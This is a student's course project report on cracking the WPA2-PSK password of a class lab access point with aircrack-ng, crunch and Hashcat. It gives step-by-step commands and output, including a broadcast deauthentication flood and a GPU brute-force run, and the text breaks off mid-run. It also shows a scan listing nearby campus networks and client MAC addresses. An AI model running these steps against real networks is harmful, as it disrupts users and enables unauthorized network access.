



## **PROJECT-1 REPORT**

**WPA2-PSK Password using Aircrack-ng, Hashcat**

**Class: ECE532 “Secure Wireless Communications and Networks”**

**Professor Name: Dr. Kai Zeng**

**Name: Anurag Josyula**

**G.no: G01452375**

**Date of Submission: 02/23/2024**

## Table of Contents

<b>Title Page .....</b>	<b>1</b>
<b>Table Of Contents .....</b>	<b>2</b>
<b>Project Summary .....</b>	<b>3</b>
<b>Procedure</b>	
<b>4.1 .....</b>	<b>4</b>
<b>4.2 .....</b>	<b>12</b>
<b>4.3 .....</b>	<b>13</b>
<b>4.4 .....</b>	<b>15</b>
<b>4.5 .....</b>	<b>20</b>
<b>4.6 Result.....</b>	<b>22</b>
<b>4.7 .....</b>	<b>23</b>
<b>Conclusion .....</b>	<b>24</b>
<b>References.....</b>	<b>24</b>
<b>BONUS PROBLEM</b>	
<b>4.1 .....</b>	<b>25</b>
<b>4.2 .....</b>	<b>29</b>
<b>4.4 .....</b>	<b>30</b>
<b>4.5 .....</b>	<b>34</b>

## **PROJECT SUMMARY:**

The aim of the project is to demonstrate the effectiveness of Aircrack-ng in cracking WPA2-PSK passwords, highlighting the importance of strong wireless security practices. Through this, we intend to educate network administrators and users about potential vulnerabilities in their network security configurations.

## **KEY FINDINGS:**

**Vulnerability to Brute-Force Attacks:** If Aircrack-ng or Hashcat successfully cracks the password, it suggests that the password is vulnerable to brute-force attacks, due to its lack of complexity or length.

**Time Taken to Crack:** The duration required to crack the password can indicate its strength; a password that is cracked quickly is typically weaker and less secure.

**Password Complexity:** The complexity of the password, including the use of a mix of uppercase and lowercase letters, numbers, and special characters, directly impacts the ability of Aircrack-ng to crack it within a reasonable time frame.


**Impact of Password Length:** Longer passwords take more time to crack due to the increased number of combinations, indicating that a longer password is typically more secure.

## PROCEDURE ECE 532 AP-1

### 4.1


**Opening Terminal:** Since I am using Kali Linux, we can open the terminal by clicking on the terminal icon on the dock or by searching for it in the applications menu.

**Access Root Directory:** To go to the root directory, type `cd /` into the terminal and press Enter. To switch to the root user to have administrative privileges, we can type “`sudo su`”



**Fig1: Root directory**

**To find available IP addresses:** The command “`ip addr`” is used to find the available IP addresses.



**Fig2: Port findings**

In this we can find our ethernet port and additionally wlan0 port which we use for cracking the passkey.

**Wireless configuration:** “iwconfig” is used to display and change the parameters of the network interface which are specific to the wireless operation.

```
(root@kali-anurag)-[/home/anurag]
# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=4 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

**Fig3: Network Interface**

**Killing a process:** “airmon-ng check” is used to check for available processes that are running in the interface and “airmon-ng check kill” command is used to kill the processes that might interfere with the airmon-ng suite. This step is necessary to confirm there is no interference.

```
(root@kali-anurag)-[/home/anurag]
# airmon-ng check

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
522 NetworkManager
764 wpa_supplicant
```

```
(root@kali-anurag)-[/home/anurag]
# airmon-ng check kill

Killing these processes:

PID Name
764 wpa_supplicant
```

**Fig4: Killing Processes**

**Setting up monitor mode:** “airmon-ng” start wlan0(device name) command is used to configure our device into monitor mode. Monitor mode is a specific mode for wireless network adapters that allows them to monitor all traffic received from the wireless network in which we can assess packet analysis, network diagnostics, security assessment, penetration testing purposes.

```
(root@kali-anurag)-[/home/anurag]
# airmon-ng start wlan0

PHY      Interface  Driver      Chipset
phy0     wlan0      mt76x0u     MediaTek Inc. WiFi
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

(root@kali-anurag)-[/home/anurag]
# iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
wlan0mon  IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=4 dBm
          Retry short limit:7 RTS thr:off Fragment thr:off
          Power Management:on
```

**Fig5: Starting Monitor Mode**

**Network Monitoring:** after setting our device into monitor mode, the next step is to start our network monitoring by using “airodump-ng wlan0mon”. This command gives all available networks in our surroundings.

```
File Actions Edit View Help

CH 14 ][ Elapsed: 6 s ][ 2024-02-14 14:32

BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
5E:EA:1D:BB:27:4D -46      0          0  0  6  130  WPA2  CCMP   PSK   DIRECT-4d-HP M227f LaserJet
82:98:B5:51:0E:83 -52      5          0  0  7  260  WPA2  CCMP   PSK   C4ILab-Guest
34:98:B5:51:0E:82 -52      4          0  0  7  260  WPA2  CCMP   PSK   C4ILab
DC:F7:19:48:74:C0 -59      2          0  0  1  130  WPA2  CCMP   MGT   MASON-SECURE
F8:1A:67:EB:3B:34 -65      3          0  0  2  270  WPA2  CCMP   PSK   GSA_wifi
DC:F7:19:48:74:C2 -57      2          0  0  1  130  WPA2  CCMP   MGT   eduroam
DC:F7:19:48:74:C1 -60      3          0  0  1  130  OPN           MASON
DC:F7:19:48:74:C3 -56      4          0  0  1  130  WPA2  CCMP   PSK   <length: 0>
70:69:5A:AA:44:E2 -62      6          0  0  1  195  WPA2  CCMP   MGT   eduroam
00:0E:F4:ED:8D:F8 -43      9          0  0  1  130  WPA2  CCMP   PSK   ECE-3506
B0:26:80:83:20:42 -39      5          0  0  1  195  WPA2  CCMP   MGT   eduroam
B0:26:80:83:20:41 -40      5          0  0  1  195  OPN           MASON
B0:26:80:83:20:40 -39      5          0  0  1  195  WPA2  CCMP   MGT   MASON-SECURE
70:69:5A:AA:44:E3 -60      2          0  0  1  195  WPA2  CCMP   PSK   <length: 0>
70:69:5A:AA:44:E1 -61      8          0  0  1  195  OPN           MASON
70:69:5A:AA:44:E0 -61      7          0  0  1  195  WPA2  CCMP   MGT   MASON-SECURE
50:C7:BF:A8:D9:8C -26      3          0  0  11 720  WPA2  CCMP   PSK   ECE-532-AP1
56:C7:BF:A8:D9:8C -26      8          0  0  11 720  WPA2  CCMP   PSK   ECE-532-AP2
F4:F2:6D:8A:BE:E4 -44      3          0  0  6  195  WPA2  CCMP   PSK   WICL

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
B0:26:80:83:20:41 2C:6D:C1:4D:31:DB -44    0 - 6e    0        1
(not associated)  9C:EF:D5:FA:25:00 -75    0 - 1      0        1
(not associated)  5C:BA:EF:08:90:49 -62    0 - 1     13        3
(not associated)  82:7C:B9:23:64:D1 -53    0 - 1     24        2
(not associated)  8A:4F:C7:36:F0:03 -78    0 - 1      0        1
(not associated)  EE:4A:0F:03:85:DE -45    0 - 1      0        4
                  MASON-SECURE
                  TP-LINK_8048


Quitting ...

(root@kali-anurag)-[/home/anurag]
# airodump-ng wlan0mon
```

**Fig6: Available Networks**


In the above picture we can see clearly that all the available networks in our surroundings along with their BSSID's, ESSID's and channel stations.

**AP Capturing:** “airodump-ng -w capture -c 11 --bssid (BSSID) wlan0mon” command is used to capture a particular network AP.



```
(root@kali-anurag)-[/home/anurag]
# airodump-ng -w capture -c 11 --bssid 50:C7:BF:A8:D9:8C wlan0mon
```

**Fig7: Capturing Desired Network**



CH 11 ][ Elapsed: 6 s ][ 2024-02-14 14:38

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
50:C7:BF:A8:D9:8C	-25	100	66	0 0	11	720	WPA2	CCMP	PSK	ECE-532-AP1

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
-------	---------	-----	------	------	--------	-------	--------


**Fig8: ECE-532 AP1**

The above picture explains the capturing of ECE-532-AP1 using the above command which runs on channel 11 with BSSID of 50:C7:BF: A8:D9:8C and ESSID of ECE-532-AP1



**Client DE-authentication:** De-authentication packets are part of the Wi-Fi protocol, which can be legitimately used by a network administrator to safely disconnect clients from a Wi-Fi network for various reasons, such as server maintenance or security concerns. However, the continuous sending of de-authentication packets is a common technique used in denial-of-service (DoS) attacks on Wi-Fi networks. This can disrupt service by forcing clients to disconnect and preventing them from reconnecting. aircrack-ng, a suite of software tools designed for monitoring, attacking, testing, and cracking Wi-Fi networks. The specific command 'aireplay-ng' is designed for packet injection and replay attacks.

By doing this method we can capture a handshake which is used to crack the password of any network, this is the most crucial step involved when trying to crack a WPA-2 key.



```
File Machine View Input Devices Help
1 2 3 4
root@kali-anurag: /home/anurag


File Actions Edit View Help
(anurag@kali-anurag)~$ sudo su
[sudo] password for anurag:
(root@kali-anurag)~$ aireplay-ng -deauth 0 -a 50:C7:BF:A8:D9:8C wlan0mon
14:41:36 Waiting for beacon frame (BSSID: 50:C7:BF:A8:D9:8C) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
14:41:36 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:37 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:37 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:38 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:38 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:39 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:39 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:40 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:40 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:41 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:42 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:42 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:43 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:43 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:44 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:44 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:45 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:46 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:46 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:47 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:47 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:48 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:49 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:49 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:50 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:50 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:51 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:51 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:52 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:52 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:53 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:53 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:54 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:54 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:55 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:55 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:56 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:56 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:57 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:57 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:58 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:59 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:41:59 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:42:00 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:42:00 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:42:01 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:42:01 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:42:02 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:42:03 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
14:42:03 Sending DeAuth (code 7) to broadcast -- BSSID: [50:C7:BF:A8:D9:8C]
```

**Fig9: Deauthenticating Clients**



In the above picture the command “airplay-ng --deauth (which is DE authentication) 0 -a BSSID and interface”. This command is used to deauthenticate clients that are connecting to our network. When they are deauthenticated the result is a handshake which can be saved as a capture file and can be accessed through Wireshark application.


### File Path:



**Fig10: Capture File Location**

In the above picture the file capture02.cap is the capture file that contains our handshake and ESSID of ECE 532 AP1

### Creating a Wordlist:



**Fig11: Wordlist Creation**

Crunch is a command-line utility available on Kali Linux (and other Unix-like systems) that is used to generate wordlists, which can be utilized for password cracking during security assessments and penetration testing. It allows users to create word lists based on specific criteria such as length, character set, patterns, and more. In the above picture, the wordlist occupies **9GB** of system space.

## Syntax:

*"crunch <min\_length> <max\_length> <character\_set> -o <output\_file> "*

- <min\_length> is the minimum number of characters for generated words.
- <max\_length> is the maximum number of characters for generated words.
- <character\_set> represents the set of characters to be included in each generated word.
- -o specifies that the output should be written to a file
- <output\_file>, which is the name of the file.

**Hint Given:** Password is 9 digits.

## Cracking WPA-2 Using HashCat:

Hashcat is a robust password cracking tool that is recognized for its versatility and speed, particularly due to its ability to utilize the processing power of GPUs. By leveraging GPUs, Hashcat can perform many calculations in parallel, significantly increasing the speed of cracking complex passwords. This makes it highly effective for a variety of cryptographic hash functions, ranging from simple ones like MD5 to more complex types like b-crypt and WPA/WPA2.

```
OpenCL API (OpenCL 2.1 AMD-APP (3444.0)) - Platform #1 [Advanced Micro Devices, Inc.]
=====
* Device #1: AMD Radeon(TM) Graphics, 3040/6204 MB (2419 MB allocatable), 8MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 801 MB

Dictionary cache built:
* Filename...: C:\Anurag\wordlist.txt
* Passwords..: 1000000000
* Bytes.....: 11000000000
* Keyspace...: 1000000000
* Runtime...: 49 secs

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
```

**Fig12: Hashcat Termianl**

```

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>

Session.....: hashcat
Status.....: Running
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: C:\Anurag\2089166_1707946979.hc22000
Time.Started.....: Tue Feb 20 13:02:22 2024 (24 secs)
Time.Estimated...: Tue Feb 20 18:26:32 2024 (5 hours, 23 mins)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (C:\Anurag\wordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 51413 H/s (6.60ms) @ Accel:32 Loops:128 Thr:64 Vec:1
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 1212416/1000000000 (0.12%)
Rejected.....: 0/1212416 (0.00%)
Restore.Point....: 1212416/1000000000 (0.12%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 001196032 -> 001212415
Hardware.Mon.#1..: Util: 65% Core: 400MHz Mem:1200MHz Bus:16

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>

Session.....: hashcat
Status.....: Running
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: C:\Anurag\2089166_1707946979.hc22000
Time.Started.....: Tue Feb 20 13:02:22 2024 (30 secs)
Time.Estimated...: Tue Feb 20 18:27:40 2024 (5 hours, 24 mins)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (C:\Anurag\wordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 51235 H/s (6.50ms) @ Accel:32 Loops:128 Thr:64 Vec:1
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
